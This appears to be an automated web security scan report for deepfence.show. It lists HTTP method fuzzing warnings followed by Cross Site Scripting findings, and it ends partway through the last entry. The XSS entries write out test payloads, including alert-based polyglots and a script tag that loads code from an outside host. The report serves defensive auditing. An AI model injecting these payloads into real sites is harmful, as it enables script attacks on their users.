Response	<div><p>Content-type: text/html; charset=utf-8</p><p>Content length: 605</p><p>Full response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title> Error</title> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0- rl8l020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'> </script></head> <body> <pre>Cannot UNLOCK </pre> <script type="text/ javascript">(function(){window['__CF\$cv\$params']={r:'6409224b2e512133',m:' 6363a2f6e1e0d6012c4d7665fb991f8c4074ebf8-1618531232-1800- AZASBJuGeGLnbvSlzXKTgKp0GkWE+ENjWCyg3Ocev1QFywyAMR7ulvS/ 2PDudXLyRfFwsCoXlYAhzfiku9rQ6Z5ARr0qUaRSTiNrvGNRy5xioUIJRiW0DXbuCWpunzbxxQ ==',s:[0x4132eec092,0xbc691b3044],}}})();</script></body> </html></pre></div>					
Alerts	Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes					
Action Points	You should check if the HTTP method UNLOCK should really be allowed for this resource.					
Issue Number	#122					

Scan	HTTP Method Fuzzing					
Severity	WARNING					
Endpoint	https://deepfence.show/					
Request	LOCK https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>method</td><td>LOCK</td></tr></table>		Name	Value	method	LOCK
Name	Value					
method	LOCK					
Response	<div>Content-type: text/html; charset=utf-8 Content length: 603 Full response: <pre><!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title> Error</title> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0- rl8l020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'> </script></head> <body> <pre>Cannot LOCK </pre> <script type="text/ javascript">(function(){window['__CF\$cv\$params']={r:'6409224d4a182133',m:' 850466a3ce12e71ce3a67c577020a274718431dd-1618531233-1800-AWh9xH+ tBV5u3QQIF2aDttRmxPvYHh/yx9fF1Xgo3H2KEjg/94evh+z5a3b3NTWqHRe1HxOzpsb/ u34K22rykFN5fXfhB1+TEO2o/wzHG95L+wrNSvYPrQ4S5T5T75rEQ=='},s:[0x88ea8322a7,0x515831038c],}}})();</script></body> </html></pre></div>					
Alerts	Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes					
Action Points	You should check if the HTTP method LOCK should really be allowed for this resource.					
Issue Number	#123					

Scan	HTTP Method Fuzzing	
Severity	WARNING	
Endpoint	https://deepfence.show/	
Request	PROPFIND https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters

Name	Value
method	PROPFIND

Response

Content-type: text/html; charset=utf-8

Content length: 607

Full response:

```
<!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title>
Error</title> <script src="/cdn-cgi/apps/head/loFQ1z6Js1J4MHXXKX0-
rl81020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'>
</script></head> <body> <pre>Cannot PROPFIND </pre> <script type="text/
javascript">(function(){window['__CF$cv$params']={r:'6409224f8e922133',m:'
b532dafd37005eba2e969148790b923900230320-1618531233-1800-
AUVlevSjkCdst2y3NLOTcVbULWz1ah4TbfLmBzybUraJhwTwrlnqO2DUSpqoiaIY6ujVZWSJ9R
BMvmQKl1QF+3wGYAvByl5IIys42kflFDa3cWo14um8/KOLjwgNE+2VEg==',s:[
0xc16b6ee63c,0xeb16087225],}})();</script></body> </html>
```

Alerts

Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes

Action Points

You should check if the HTTP method `PROPFIND` should really be allowed for this resource.

Issue Number

#124

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

HTTP Method Fuzzing

WARNING

https://deepfence.show/

PATCH https://deepfence.show/ HTTP/1.1

GET

Name	Value
method	PATCH

Response

Content-type: text/html; charset=utf-8

Content length: 604

Full response:

<!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title> Error</title> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'></script></head> <body> <pre>Cannot PATCH </pre> <script type="text/javascript">(function(){window['__CF\$cv\$params']={r:'64092251cble2133',m:'3b226166ac3837b92db4fa8a6ce774ec717168e8-1618531233-1800-AS2o+CzgdadItWnxCmKXwNuPq/P1Cfv/fem63I58AmDYxNdPgtXGOhG8gN6SiOoIlni3qq9BWRAvuUsYp4vjkyevlMPHqwIThZGEGeHbQuz85glMfcJfUAep4CNn8LnxA==',s:[0x11ef069925,0x8cef9fe175],}})();</script></body> </html>

Alerts

Action Points

Issue Number

Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes

You should check if the HTTP method PATCH should really be allowed for this resource.

#125

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

HTTP Method Fuzzing

WARNING

https://deepfence.show/

OPTIONS https://deepfence.show/ HTTP/1.1

GET

Name	Value

	method	OPTIONS
Response	Content-type: text/plain Content length: 2 Full response: ok	
Alerts	Valid HTTP Status Codes: Response status code: 200 is not in acceptable list of status codes	
Action Points	You should check if the HTTP method OPTIONS should really be allowed for this resource.	
Issue Number	#126	

Scan	HTTP Method Fuzzing					
Severity	WARNING					
Endpoint	https://deepfence.show/					
Request	HEAD https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>method</td><td>HEAD</td></tr></table>		Name	Value	method	HEAD
Name	Value					
method	HEAD					
Response	No content					
Alerts	Valid HTTP Status Codes: Response status code: 200 is not in acceptable list of status codes					
Action Points	You should check if the HTTP method HEAD should really be allowed for this resource.					
Issue Number	#127					

Scan	HTTP Method Fuzzing					
Severity	WARNING					
Endpoint	https://deepfence.show/					
Request	DELETE https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>method</td><td>DELETE</td></tr></table>		Name	Value	method	DELETE
Name	Value					
method	DELETE					
Response	<div><p>Content-type: text/html; charset=utf-8</p><p>Content length: 605</p><p>Full response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title> Error</title> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0- rl8l020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'> </script></head> <body> <pre>Cannot DELETE </pre> <script type="text/ javascript">(function(){window['__CF\$cv\$params']={r:'6409225b391e9304',m:' 3ceb574460e21ea436cd987db5bce8293111f2b5-1618531235-1800-Af1pE/ zGtZFAhtkiM5kMZguJ+z/+w6dWLuXeqhJjGB4+BUCASehb+SBY+2ZSypZjRON+ nnrCDphiKgVzyoIwg4jnUVSTUUPe3LX7e1PV+SsBHfEiaFw0hN/6Z8nWUL9oA==',s:[0x4e5f63afff,0x528c4293b6],}}})();</script></body> </html></pre></div>					
Alerts	Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes					
Action Points	You should check if the HTTP method DELETE should really be allowed for this resource.					
Issue Number	#128					

Scan HTTP Method Fuzzing

Severity **WARNING**

Endpoint https://deepfence.show/

Request PUT https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
method	PUT

Response

Content-type: text/html; charset=utf-8

Content length: 602

Full response:

```
<!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title>
Error</title> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-
rl81020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'>
</script></head> <body> <pre>Cannot PUT </pre> <script type="text/
javascript">(function(){window['__CF$cv$params']={r:'6409225e0a819304',m:'
d69e6b29239a6ae763df934aa44751e899bb3dc2-1618531235-1800-
ARCYhWuI3lAYftVCEf/
zPlrGTKHoo82G2eAZPcoBr2qbkqhPMWkBdDu8b8INP6MTzuvZcpEphIaM22t1gW0MLOYsd0JFc
RrLOxzkaDfm6Q8gRBMF+dmF9cevsqubsZCGog==',s:[0x3a01927ce3,0x076a9a063a],}})
();</script></body> </html>
```

Alerts Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes

Action Points You should check if the HTTP method PUT should really be allowed for this resource.

Issue Number #129

Scan HTTP Method Fuzzing

Severity **WARNING**

Endpoint https://deepfence.show/

Request POST https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
method	POST

Response

Content-type: text/html; charset=utf-8

Content length: 603

Full response:

```
<!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title>
Error</title> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-
rl81020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'>
</script></head> <body> <pre>Cannot POST </pre> <script type="text/
javascript">(function(){window['__CF$cv$params']={r:'64092260cc129304',m:'
b1d51c9d5b56c29a5732fcf89a42f363f830c9d7-1618531236-1800-
AcnUwz5150LJZ775Yd3qf145812uDCo45C13mvl8fhhD475vvefOFajUE9VngdtcI9JP6Kplai
cYLbYObV0/f0nEuexFtLKlIco+0nQRPsGymj1nt50aan0EFJN0LegKqIw==',s:[
0x6a168ab71c,0xae68643c2],}})();</script></body> </html>
```

Alerts Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes

Action Points You should check if the HTTP method POST should really be allowed for this resource.

Issue Number #130

Cross Site Scripting

A Cross-Site Scripting (XSS) Scan attacks clients of the system under test by inserting dynamic code like JavaScript into the input, hoping that the same code is echoed in the response.

However, this is only a problem if the response is consumed directly by a browser or if HTML is built in a naive way from the response. In other words, Cross-Site Scripting Scans may sometimes give you false positives.

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	<PLAINTEXT>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#131

Scan Cross Site Scripting

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@	';alert(String.fromCharCode(88,83,83))/'alert(

	deepfence.io	String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--></SCRIPT>"><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#132	

Scan	Cross Site Scripting					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>";!--"><XSS>=&{() }</td></tr></table>		Name	Value	demouser@deepfence.io	";!--"><XSS>=&{() }
Name	Value					
demouser@deepfence.io	";!--"><XSS>=&{() }					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					

Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#133

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><SCRIPT SRC=http://soapui.org/xss.js></SCRIPT></td></tr> </table>	Name	Value	demouser@deepfence.io	<SCRIPT SRC=http://soapui.org/xss.js></SCRIPT>
Name	Value				
demouser@deepfence.io	<SCRIPT SRC=http://soapui.org/xss.js></SCRIPT>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#134				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td></td></tr> </table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#135	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGppjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#136				

Cross Site Scripting	
----------------------	--

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBZG9iZSBJbWFnZVZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response

CWE-ID

CWE-79

Issue Number

#137

Scan

Cross Site Scripting

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,
```

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#138

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#139				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	<SCRIPT>alert("XSS")</SCRIPT>>
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 